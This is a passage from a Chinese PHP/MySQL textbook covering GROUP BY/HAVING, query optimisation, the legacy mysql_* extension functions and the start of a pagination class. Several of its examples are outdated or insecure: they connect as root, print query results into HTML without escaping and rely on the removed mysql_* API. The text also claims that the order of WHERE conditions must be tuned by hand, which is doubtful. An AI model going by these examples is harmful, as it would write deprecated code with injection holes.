在本次查询中，首先将图书信息表 books 中的数据按图书类别 ID 分组，参照目前 books 表中的数据记录，可以分为三个组。因此，数据库服务器会分别对这三个图书类别的数据进行汇总。通过上面的输出结果，可以看出每一行即为一个分组。其统计结果，也是针对每个分组独立计算的。SELECT 中的每一列数据，必须出现在统计函数中，或者是使用 GROUP BY 进行分组的字段列。需要注意的是，在 GROUP BY 子句中不支持对字段分配别名，也不支持任何使用了统计函数的集合列。

在完成数据结果的分组查询和统计后，还可以使用 HAVING 子句来对查询的结果，进行进一步的筛选。例如，在上例的统计结果中，筛选出图书的平均价格大于 40.00 元所对应的记录。可以在 MySQL 控制台中输入的命令如下所示：

```
MySQL Command Line Client
mysql> SELECT AVG(price) '平均图书价格',SUM(price) '总价格' FROM books
    -> GROUP BY catid HAVING AVG(price) > 40.00 ;
+--------------+--------+
| 平均图书价格 | 总价格 |
+--------------+--------+
|           50 |     50 |
|           70 |    140 |
+--------------+--------+
2 rows in set (0.02 sec)

mysql>
```

在 SELECT 语句的子句中：WHERE 子句选择所需要的行；GROUP BY 子句进行了必要的分组整理；而 HAVING 子句对最后的分组结果进行了重新筛选。

19.3 查询优化

在实际性能分析和优化的过程中，SELECT 语句的分析和优化也是工作的重点。因为通常 INSERT/UPDATE/DELETE 操作的 SQL 语句不会特别复杂，但是 SELECT 操作的 SQL 语句可能会异常复杂。在应用系统开发初期，由于开发数据库数据比较少，对于查询 SQL 语句，复杂视图的编写等体会不出 SQL 语句各种写法的性能优劣。但是如果系统上线应用后，随着数据库中数据的增加，系统的响应速度就成为目前系统需要解决的最主要的问题之一。系统优化中一个很重要的方面就是 SQL 语句的优化。对于海量数据，劣质 SQL 语句和优质 SQL 语句之间的速度差别可以达到上百倍，可见对于一个系统不是简单地能实现其功能就可，而是要写出高质量的 SQL 语句，提高系统的可用性。MySQL 中并没有提供针对查询条件的优化功能，因此需要开发者在程序中对查询条件的先后顺序人工进行优化。例如，下面的 SQL 语句：

```
mysql> SELECT * FROM table WHERE a>'0' AND b<'1' ORDER BY c LIMIT 10;
```

事实上无论 a>'0'还是 b<'1'在前，得到的结果都是一样的，但查询速度大不相同，尤其在对大表进行操作时。开发者需要牢记这个原则：**最先出现的条件，一定是过滤和排除掉更多结果的条件；第二出现的次之；依此类推。因而，表中不同字段的值的分布，对查询速度有着很大影响。而 ORDER BY 中的条件，只与索引有关，与条件顺序无关。**

除了条件顺序优化以外，针对固定或相对固定的 SQL 查询语句，还可以通过对索引结构进行优化，进而实现相当高的查询速度。原则是：**在大多数情况下，根据 WHERE 条件的先后顺序和 ORDER BY 的排序字段的先后顺序而建立的联合索引，就是与这条 SQL 语句匹配的最优索引结构。尽管事实的产品中不能只考虑一条 SQL 语句，也不能不考虑空间占用而建立太多的索引。**

同样以上面的 SQL 语句为例，当 table 表的记录达到百万甚至千万级后，可以明显地看到索引优化带来的速度提升。依据上面条件优化和索引优化的两个原则，当 table 表的值为如表 19-5 所示方案时，可以得出最优的条件顺序方案。

表 19-5　设计最优的条件顺序

字段 a	字段 b	字段 c
1	7	11
2	8	10
3	9	13
-1	0	12
最优条件：b<'1' AND a>'0'		
最优索引：INDEX abc (b, a, c)		
原因：b<'1'作为第一条件可以先过滤掉 75%的结果。如果以 a>'0'作为第一条件，则只能先过滤掉 25%的结果		
注意 1：字段 c 由于未出现于条件中，故条件顺序优化与其无关		
注意 2：最优索引由最优条件顺序得来，而非由例子中的 SQL 语句得来		
注意 3：索引并非修改数据存储的物理顺序，而是通过对应特定偏移量的物理数据而实现的虚拟指针		

EXPLAIN 语句是检测索引和查询能否良好匹配的简便方法。在 phpMyAdmin 或其他 MySQL 客户端中运行“EXPLAIN+查询语句”，例如：

```
mysql> EXPLAIN SELECT * FROM table WHERE a>'0' AND b<'1' ORDER BY c;
```

这种形式，使得开发者无须模拟上百万条数据，也可以验证索引是否合理。EXPLAIN 语句其实就是对 MySQL 如何处理 SELECT 语句，生成执行计划。例如，是使用索引来查询，还是做全表扫描，做表连接的时候，使用哪种方式连接等。如果刚开始使用 EXPLAIN，重点关注 type 这一列，type 的值重点关注有没有 all。如果有 all 的话，说明使用了全表扫描，性能较差，当表格数据较多的时候，全表扫描对语句的性能影响是很大的。如果业务上对 SQL 使用频繁，那么可以通过在该字段上加索引来完成。

限于篇幅，本节还远远没有涵盖数据库优化的方方面面。数据库优化实际上就是在很多因素和利弊间不断权衡、修改，唯有在成功与失败经验中反复推敲才能得出的经验，往往就是最难能可贵、价值连城的。

19.4 小结

本章必须掌握的知识点

- INSERT 语句的使用
- UPDATE 语句的使用
- DELETE 语句的使用
- SELECT 语句的使用
- 查询优化

本章需要拓展的内容

- 在 SQL 语句中使用的常见函数
- 一些 DDL 语句的应用
- 学习使用 PHPMyAdmin 操作数据库

本章的学习建议

- 通过实例练习 SQL 语句的编写能力

第20章 PHP 访问 MySQL 的扩展函数

现在如果你已经可以熟练地使用 MySQL 客户端软件来操作数据库里的数据，就可以开始学习如何使用 PHP 来显示和修改数据库里的数据了。PHP 有标准的函数用来操作数据库。在 PHP 5 以上的版本中可以使用 mysql 和 mysqli 两套扩展函数，mysqli 是 PHP 5 中新加的，是对 mysql 扩展的改进。但由于历史遗留问题，好多老项目是在 PHP 4 时使用 mysql 扩展开发的，如果在原有的项目上进行二次开发，或是找一些学习的例子，都要求你会使用 mysql 扩展函数。但如果是新设计的项目，则推荐你去使用 mysqli 扩展或在下一章中介绍的 PDO 技术。本章重点介绍 PHP 中的 mysql 扩展函数。

20.1 PHP 访问 MySQL 数据库服务器的流程

MySQL 采用的是“客户机/服务器”体系结构。前面的章节中一直是使用命令行来远程管理 MySQL 数据库服务器，这种方式只适合 DBA（数据库管理员）或程序开发人员等技术人员去管理数据库。如果让一个不懂技术的普通用户去管理数据库呢？是能办到的，可以使用 PHP 脚本去处理数据库中的数据，则 PHP 充当了 MySQL “客户机”的角色。因为通过 PHP 程序再去结合一些前台技术开发的图形界面，就可以很轻松地管理数据库了，如图 20-1 所示。




图 20-1 “客户机/服务器”两种体系结构的对比

PHP 访问 MySQL 数据库服务器是通过安装相应的扩展模块完成的，本章重点是介绍使用 mysql 扩展模块中的函数去访问 MySQL。要想使用这个功能扩展模块，PHP 的 Linux 版本必须在编译时加上一个--with-mysql 选项。PHP 的 Windows 版本则通过一个 DLL 文件提供了相应的扩展。无论使用的是哪一种操作系统，都必须在 php.ini 文件里启用这个扩展以确保 PHP 能够找到所有必要的 DLL。可以通过查看 phpinfo()确认 mysql 模块是否安装，如果出现如图 20-2 所示的界面，说明已经可以使用 mysql 扩展函数了。




图 20-2　查看 phpinfo()函数确认 mysql 扩展模块是否可用

使用 PHP 安装的 mysql 扩展函数，和直接使用客户端软件去访问 MySQL 数据库服务器，原理及操作步骤是相同的，如图 20-1 所示。都需要向 MySQL 管理系统发送 SQL 命令，而 SQL 命令的执行则会由 MySQL 系统本身去处理，再将查询处理结果返回给请求的用户。在 PHP 中可以将 SQL 语句划分为两种情况去操作：一种是有返回结果集的 DQL 语句，像“SELECT”及“DESC 表名”等语句，执行完成以后还要在 PHP 中处理查询结果；另一种则是在执行后没有结果集的，像 DML（INSERT/UPDATE/DELETE）、DDL（CREATE/DROP/ALTER）或“SET NAMES utf8”等语句。DML 语句执行成功后会对数据表记录行有影响，是我们操作的重点，DDL 语句则很少在 PHP 中使用。PHP 访问 MySQL 数据库的流程图，如图 20-3 所示。

如图 20-3 所示为 PHP 访问 MySQL 数据库的流程图。必须让 PHP 程序先能连接上 MySQL 数据库服务器，再选择一个数据库作为默认操作的数据库，然后才能向 MySQL 数据库管理系统发送 SQL 语句。如果发送的是像 INSERT、UPDATE 或 DELETE 等 SQL 语句，MySQL 执行完成并对数据表的记录有所影响，说明执行成功。如果发送的是像 SELECT 这样的 SQL 语句，会返回结果集，还需要对结果集进行处理。处理结果集又包括获取字段信息和获取记录数据两种操作，而多数情况下只需要获取记录数据即可。脚本执行结束后还需要关闭本次连接。




图 20-3　PHP 访问 MySQL 数据库的流程图

20.2 在 PHP 脚本中连接 MySQL 服务器

通过 PHP 脚本程序去管理 MySQL 服务器中的数据，也必须先建立连接，然后才能通过 PHP 中的函数向服务器中发送 SQL 查询语句。PHP 可以通过 MySQL 功能模块去连接 MySQL 服务器，办法是调用 mysql_connect()函数，和使用 MySQL 客户机程序连接 MySQL 服务器类似。该函数的原型如下所示：

```
resource mysql_connect ( [string server [, string username [, string password [, bool new_link [, int client_flags]]]]] )
```

通常只要提供前三个参数即可，包括 MySQL 服务器的主机名、MySQL 用户名和密码。如果 MySQL 服务器与 PHP 脚本运行在同一台计算机上，可以使用 localhost 作为它的主机名。如果还是通过 MySQL 管理员用户名 root，密码 mysql_password 连接本机的 MySQL 服务器，代码如下所示：

```
<?php
    $link = mysql_connect('localhost', 'root', 'mysql_password');

    if(!$link) {
        die('连接失败: '.mysql_error());
    }
```

如果连接成功，则这个函数将返回一个资源类型的标识符号（$link）。如果与 MySQL 服务器建立了不止一条的连接，在以后的操作中就必须使用它们的标识符号来区分它们。而如果只与 MySQL 服务器建立了一条连接，这条连接就会成为与 MySQL 服务器之间的默认连接，也就无须在调用各种与 MySQL 操作相关的函数中给出这个标识符号了。如果连接失败，这个函数将返回 FALSE，并向 Web 服务器发送一条出错消息。可以通过下面的代码检查与 MySQL 服务器建立的连接是否成功，并输出与当前连接有关的详细信息。如下所示：

```php
<?php
    $link = mysql_connect('localhost', 'root', 'mysql_password');
    if(!$link) {
        die('连接失败: '.mysql_error());
    }

    echo "与MySQL服务器建立的连接成功:<br>";          //连接成功则会输出这条提示信息

    echo mysql_get_client_info();                    //客户端API函数库的版本信息
    echo mysql_get_host_info();                      //与MySQL服务器的连接类型
    echo mysql_get_proto_info();                     //通信协议的版本信息
    echo mysql_get_server_info();                    //MySQL服务器的版本信息
    echo mysql_client_encoding();                    //客户端使用的默认字符集
    echo mysql_stat();                               //MySQL服务器的当前工作状态

    mysql_close($link);                              //关闭与MySQL服务器建立的连接
```

完成数据库访问工作之后，可以通过调用 mysql_close()函数断开与 MySQL 服务器的连接，则通过 mysql_connect()函数成功返回的连接标识符号就不能再继续使用了。

20.2.1 在 PHP 程序中选择已创建的数据库

通常数据库的创建工作都是先由数据库管理员（DBA）建立，再由 PHP 程序员在脚本中使用。例如，在网上书店的系统中，只需要创建一个名为 bookstore 的数据库即可。数据库 bookstore 创建成功以后，就可以在 PHP 程序中直接应用了。但在使用 PHP 脚本建立起与 MySQL 服务器的连接之后，为了避免每次调用 PHP 的 mysql 扩展函数时都指定目标数据库，最好先用 mysql_select_db()函数为后续操作选定一个默认数据库，这个函数和 SQL 命令“USE bookstore”功能相似。例如：

```php
<?php
    $link = mysql_connect('localhost', 'root', 'mysql_password');
    if(!$link) {
        die('连接失败: '.mysql_error());
    }

    //为后续的mysql扩展函数的操作选定一个默认的数据库，它相当于SQL命令use bookstore
    mysql_select_db('bookstore', $link) or die ('不能选定数据库 bookstore : ' . mysql_error());
```

可以将数据库连接和选定默认数据库的过程写在一个独立的 PHP 脚本文件中。例如，将上面的 PHP 程序保存在一个名为 conn.inc.php 的文件中。这样，在其他需要对数据库操作的 PHP 文件中，只要使用 require()或 include()等函数将该文件包含进来，就不需要再重复连接了。这样做不仅可以提高开发效率，更重要的是当数据库的用户名和密码需要变化时，只需要更改这一个文件，则所有使用该文件的 PHP 脚本都是使用新用户与数据库服务器建立的连接。

20.2.2 执行 SQL 命令

在 PHP 脚本中，只要把 SQL 命令作为一个字符串传递给 mysql_query()函数，就会将其发送到 MySQL 服务器中并执行。如果想访问的不是当前数据库，就需要调用 mysql_db_query()函数来执行 SQL 命令并明确地给出数据库的名字。这两个函数的最后一个参数都是可选的，即 mysql_connect()函数返回的连接标识号，只有在与同一个 MySQL 服务器建立多条连接的时候才必须给出这个参数。

mysql_query()函数可以用来执行 DDL、DML、DQL 及 DCL 等任何一种 SQL 命令，如果想执行一条以上的 SQL 命令，就需要为它们分别调用一次 mysql_query()函数。如果 SQL 命令执行成功，mysql_query()函数将返回一个非 0 值。如果没有执行成功，该函数将返回 FALSE（即数值 0），并会生成一条出错消息，出错原因可以利用 mysql_errno()和 mysql_error()函数来确定。例如，对图书信息表 books 执行添加、修改及删除的操作，创建数据表 books 的 SQL 语句如下所示。

```
MySQL Command Line Client
mysql> CREATE TABLE books (
    ->  id INT NOT NULL AUTO_INCREMENT,
    ->  bookname VARCHAR(80) NOT NULL DEFAULT '',
    ->  publisher VARCHAR(60) NOT NULL DEFAULT '',
    ->  author VARCHAR(20) NOT NULL DEFAULT '',
    ->  price DOUBLE(5,2) NOT NULL DEFAULT 0.00,
    ->  ptime INT NOT NULL DEFAULT 0,
    ->  pic CHAR(24) NOT NULL DEFAULT '',
    ->  detail TEXT,
    ->  PRIMARY KEY(id),
    ->  INDEX books_bookname(bookname),
    ->  INDEX books_publisher(publisher),
    ->  INDEX books_price(price)
    -> );
Query OK, 0 rows affected (0.06 sec)
```

此外，该函数执行完 INSERT、UPDATE 和 DELETE 等 DML 命令之后，可以调用 mysql_affected_rows()函数去查看它们到底修改了多少条数据记录。在执行完 INSERT 命令之后，还可以调用 mysql_insert_id()函数查看插入的最后一条新记录的 AUTO_INCREMENT 值是多少。在脚本文件 dml.php 中执行 DML 语句代码如下所示：

```php
<?php
    $link = mysql_connect('localhost', 'root', 'mysql_password');
    if(!$link) {
        die('连接失败: '.mysql_error());
    }

    //为后续的mysql扩展函数的操作选定一个默认的数据库，它相当于SQL命令use bookstore
    mysql_select_db('bookstore', $link) or die ('不能选定数据库 bookstore : ' . mysql_error());

    //将插入3条的INSERT语句声明为一个字符串
    $insert = "INSERT INTO books(bookName, publisher, author, price, detail) VALUES
        ('PHP', '电子工业', '高某某', '80.00', '与PHP相关的图书'),
        ('JSP', '人民邮电', '洛某某', '50.00', '与JSP相关的图书'),
        ('ASP', '电子工业', '峰某某', '30.00', '与ASP相关的图书')";

    //使用mysql_query()函数发送INSERT语句，如果成功返回TRUE，失败则返回FALSE
    $result = mysql_query($insert);
    if($result && mysql_affected_rows()>0){
        echo "数据记录插入成功，最后一条插入的数据记录ID为: ".mysql_insert_id()."<br>";
    }else{
        echo "插入记录失败，错误号: ".mysql_errno().", 错误原因: ".mysql_error()."<br>";
    }

    //执行UPDATE命令修改表books中的一条记录，将图书名为PHP的记录价格修改为79.90
    $result1 = mysql_query("UPDATE books SET price='79.9' WHERE bookName='PHP'");
    if($result1 && mysql_affected_rows()>0){
        echo "数据记录修改成功<br>";
    }else{
        echo "修改数据失败，错误号: ".mysql_errno().", 错误原因: ".mysql_error()."<br>";
    }
```

```
31
32      //执行DELETE命令删除表books中图书名为JSP的记录
33      $result2 = mysql_query("DELETE FROM books WHERE bookName='JSP'");
34      if($result2 && mysql_affected_rows()>0){
35          echo "数据记录删除成功<br>";
36      }else{
37          echo "删除数据失败，错误号：".mysql_errno().", 错误原因：".mysql_error()."<br>";
38      }
39
40      //关闭与MySQL服务器建立的连接
41      mysql_close($link);
```

在上面的 PHP 脚本中，将在图书信息表 books 中插入三条记录，并修改一条记录及删除一条记录。该脚本执行后，图书信息表 books 中的数据如表 20-1 所示。

表 20-1　图书信息表（books）中的记录列表

id	bookname	publisher	author	price	detail
1	PHP	电子工业	高某某	79.90	与 PHP 相关的图书
3	ASP	电子工业	峰某某	30.00	与 ASP 相关的图书

20.2.3　在 PHP 脚本中处理 SELECT 查询结果集

在 PHP 脚本中执行 SELECT 查询命令，也是调用 mysql_query()函数，但和执行 DML 不同的是，执行 SELECT 命令之后，mysql_query()函数的返回值是一个 PHP 资源的引用指针（结果集）。这个返回值可以用在各种结果集处理函数中，对结果数据表的各个字段进行处理。例如，可以用下面两个函数获得结果数据表的数据行个数和数据列个数。代码片段如下所示：

```
$result=mysql_query("SELECT * FROM books");          //执行 SELECT 语句返回结果集资源$result
$rows=mysql_num_rows($result);                       //从结果集中获得数据记录行的个数
$cols=mysql_num_fields($result);                     //从结果集中获得数据记录列的个数
```

如果需要访问结果数据表中的数据，可以选用以下四个函数中的一个，以一个数据行接着一个数据行的方式检索结果。这四个函数都必须传递 mysql_query()函数返回的结果资源作为参数，而且每次调用将自动返回下一条结果记录，如果已经到达结果数据表的末尾，则返回 FALSE。如果想改变这个顺序，就必须用 mysql_data_seek()函数明确地改变当前结果记录。这四个函数如下所示。

- **mysql_fetch_row()**：该函数将一条结果记录返回并以一个普通索引数组的形式保存。
- **mysql_fetch_assoc()**：该函数将一条结果记录返回并以一个普通关联数组的形式保存。
- **mysql_fetch_array()**：该函数可以将结果数据表中的每一行获取为一个关联数组或索引数组，或者同时获取为关联和索引数组。可以通过为该函数传递 MYSQL_ASSOC、MYSQL_NUM 或 MYSQL_BOTH 中的一个常量返回不同的数组形态，默认使用 MYSQL_BOTH 常量将两种数组一起返回。
- **mysql_fetch_object()**：该函数将以一个对象的形式返回一条结果记录，它的各个字段需要以对象的方式进行访问。

如果没有特殊要求，尽量不要去使用 mysql_fetch_array()方法。使用 mysql_fetch_row()或 mysql_fetch_assoc()函数实现相同的功能，效率会更高一些。PHP 会把结果数据表一直保存到 PHP 脚本执行结

束，如果必须提前释放某次查询的结果数据表，就可以使用 mysql_free_result()函数提前释放它。下面以 mysql_fetch_assoc()函数为例，编写脚本文件 dql.php，用于检索图书信息表（books）中的全部记录。代码如下所示：

```
<?php
    $link = mysql_connect('localhost', 'root', 'mysql_password');
    if(!$link) {
        die('连接失败: '.mysql_error());
    }

    //为后续的mysql扩展函数的操作选定一个默认的数据库，它相当于SQL命令use bookstore
    mysql_select_db('bookstore', $link) or die ('不能选定数据库 bookstore : ' . mysql_error());

    //执行DQL命令返回结果集$result
    $result = mysql_query("SELECT bookId, bookName, author, publisher,price,detail FROM books");

    echo '<table align="center" width="80%" border="1">';    //以HTML表格输出结果
    echo '<caption><h1>图书信息表</h1></caption>';           //输出表格标题
    echo '<th>编号</th><th>图书名</th><th>作者</th><th>出版社</th><th>价格</th><th>介绍</th>';
    while($row = mysql_fetch_row($result)){                  //循环从结果集中遍历每条记录到数组中
        echo '<tr>';                                         //每遍历一条记录输出一个行标记
        foreach($row as $data){                              //循环遍历一条数据记录中的每个字段
            echo '<td>'.$data.'</td>';                       //以表格形式输出每个字段
        }
        echo '</tr>';                                        //输出每行的结束标记
    }
    echo '</table>';

    mysql_free_result($result);                              //释放查询的结果集资源
    mysql_close($link);                                      //关闭与MySQL服务器建立的连接
```

运行该脚本，输出结果如图 20-4 所示。如果对查询进行处理的目的是为了把它们的查询结果显示出来，那么不仅需要获得结果数据本身，还需要获得关于结果数据的元信息。例如，获得各有关数据字段的名字、数据类型等。可以使用 mysql 扩展模块中与字段列相关的函数获得，主要有 mysql_num_fields()和 mysql_fetch_field()函数等。函数 mysql_num_fields()将取得结果集中字段的数目，而 mysql_fetch_field()函数将取得具体字段的信息。

图 20-4　通过 PHP 查询 MySQL 数据库中的结果

20.3 设计完美分页类

数据记录列表几乎出现在 Web 项目的每个模块中，假设一张表中有十几万条记录，我们不可能一次全都显示，当然也不能仅显示几十条。解决这样的矛盾，通常都是在读取数据时以分页的形式显示，一页一页地阅读起来既方便又美观。分页的设计不仅可以让用户读取到表中所有数据，而且每次只从数据库服务器中读取一点点数据，既能提高数据库的反应速度，又可以提高页面加载速度，所以说分页程序是 Web 开发的一个重要组成部分。本节完美分页类的设计，目的就是让读者能通过最简单的方法去用功能最强大的分页程序。对于基础薄弱的读者只要求会使用本类即可，而对一些喜欢挑战的朋友，可以尝试去读懂它，并能开发一个属于自己的分页程序类。

20.3.1 需求分析

要求自定义的分页类，在使用非常简便的前提下，又可以完成以下几项功能。

- 提供比较全面的分页信息（包括记录总数、当前页显示条数和记录的起始到结束的位置、总页数和当前页码，以及首页和上一页、下一页和尾页的设置，还有通过页码列表和指定跳转的页面设置）。
- 可以对分页的输出信息内容进行设置。
- 可以有选择地显示分页信息，以及可以对显示的分页信息顺序进行调整。
- 可以设置在跳转至其他页的同时，能将本页的一些数据参数传递过去。
- 可以设置默认显示第一页还是最后一页。
- 可以使用 LIMIT 从句来设置 SQL 语句，用于限制从数据库获取记录个数。

说明：需要考虑分页时一些特殊情况，例如，没有数据记录时、只有一页数据时、当前页为第一页时，以及当前页为最后一页时等。

20.3.2 程序设计

设计一个分页程序最少需要四个重要条件，如下所示：

- 数据表中的总记录数。
- 每页显示的记录条数。
- 为分页程序提供当前页。
- 访问其他页面请求的 URL。

根据分页程序的需求，我们可以为分类声明一个构造方法和两个可见的成员方法，还有两个可见的成员属性。构造方法用于为分页程序的属性提供必要的值，包括数据表的总记录数、每页显示的记录条数、页面跳转的参数传递，以及默认页面显示。其中当前页码可以直接在程序中通过$_GET 获取，并不用手动传递。并且访问其他页面请求的 URL 也可以通过程序自动获取，也不需要手动进行传递。构造方法及声明的两个可见成员方法的设计如表 20-2 所示，两个成员属性的作用如表 20-3 所示。

表 20-2　分页类中设计的 3 个可见的成员方法

成员方法	描　述
__construct()	分页类的构造方法，用于对成员属性进行初使化设置，共有 4 个参数，分别介绍如下。 **第一个参数：**必选参数，需要为分页类传递数据表的总记录数 **第二个参数：**可选参数，设置每页需要显示的记录条数，默认每页最多显示 25 条记录 **第三个参数：**可选参数，在跳转至其他页页的同时，如果有数据也需要一同传递，可以通过该参数进行设置。默认不传递任何数据。该参数有两种可用格式：一种是查询字符串格式（var1=value1&var2=var2&...），另一种是使用数组传递多个值（array('var1'=>value1, 'var2'=>value2,...)） **第四个参数：**可选参数，用于设置显示的起始页，需要一个布尔类型的值，值 ture 用于设置默认显示页面为第一页，值 false 设置默认显示最后一个页面。默认值为 true
fpage()	该方法用于在页面中显示分页的结构信息。也可以通过参数的设置有选择地显示部分分页信息，以及可以对显示的分页信息顺序进行调整。该方法的参数为可变参数，最多 8 个参数，使用 0～7 的数字，每个数字参数对应分页结构的一个部分，如下所示： **0**——包括记录总数 **1**——当前页显示条数 **2**——记录的起始到结束的位置 **3**——总页数和当前页码 **4**——首页和上一页 **5**——还有通过页码列表 **6**——下一页和尾页的设置 **7**——指定跳转的页面设置 默认 fpage()方法没有参数，则返回全部的页面结构信息。如果需要自定义显示分页信息，只要为该函数传递对应的数字参数即可。如果需要对分页信息的顺序进行调整，也只需要改变数字参数的顺序即可
set()	该方法可以对分页的输出信息内容进行设置，有两个必选参数。第一个参数是需要修改的内容下标，有固定的 5 个字符串参数，每个下标对应的分页输出内容如下所示： **'head'**——输出总数后面的单位，默认为“条记录” **'first'**——首页 **'prev'**——上一页 **'next'**——下一页 **'last'**——尾页 通过在第一个参数中使用上面 5 个下标，再在第二个参数中传递一个自定义的值，就可以修改对应的输出信息内容。该函数返回对象$this，所以设置多项输出内容时可以通过连续调用多次该方法进行设置，也可以通过连贯操作进行设置

表 20-3　分页类中可见的 2 个成员属性

成员属性	描　述
limit	程序中需要对该属性进行保护设置，在对象外部只能获取该属性值，并不需要手动设置。该属性用于获取 LIMIT 从句，在程序中去组合 SQL 语句，用于限制从数据库获取记录个数
page	该属性同样需要保护设置，通过该属性可以获取当前访问的页码

20.3.3　完美分页类的代码实现

本类的编写除了在 20.3.2 节中提供的可以操作的 3 个成员方法以外，编写一个分页类当然还需要更

多的成员，但其他的成员方法和成员属性只需要内部使用，并不需要用户在对象外部操作，所以只要声明为 private(私有) 封装在对象内部即可。编写分页类 Page 并声明在 page.class.php 文件中，代码如下所示：

```php
<?php
    /**
        file: page.class.php
        完美分页类 Page
    */
    class Page {
        private $total;                          //数据表中总记录数
        private $listRows;                       //每页显示行数
        private $limit;                          //SQL语句使用limit从句,限制获取记录个数
        private $uri;                            //自动获取url的请求地址
        private $pageNum;                        //总页数
        private $page;                           //当前页
        private $config = array(
                            'head' => "条记录",
                            'prev' => "上一页",
                            'next' => "下一页",
                            'first'=> "首页",
                            'last' => "末页"
                          );                     //在分页信息中显示内容，可以自己通过set()方法设置
        private $listNum = 10;                   //默认分页列表显示的个数

        /**
            构造方法，可以设置分页类的属性
            @param   int  $total       计算分页的总记录数
            @param   int  $listRows    可选的，设置每页需要显示的记录数，默认为25条
            @param   mixed    $query   可选的，为向目标页面传递参数,可以是数组，也可以是查询字符串格式
            @param   bool $ord 可选的，默认值为true，页面从第一页开始显示，false则为最后一页
         */
        public function __construct($total, $listRows=25, $query="", $ord=true){
            $this->total = $total;
            $this->listRows = $listRows;
            $this->uri = $this->getUri($query);
            $this->pageNum = ceil($this->total / $this->listRows);
            /*以下判断用来设置当前面*/
            if(!empty($_GET["page"])) {
                $page = $_GET["page"];
            }else{
                if($ord)
                    $page = 1;
                else
                    $page = $this->pageNum;
            }

            if($total > 0) {
                if(preg_match('/\D/', $page) ){
                    $this->page = 1;
                }else{
                    $this->page = $page;
                }
            }else{
                $this->page = 0;
            }

            $this->limit = "LIMIT ".$this->setLimit();
        }
```

```
56
57          /**
58              用于设置显示分页的信息，可以进行连贯操作
59              @param   string   $param   是成员属性数组config的下标
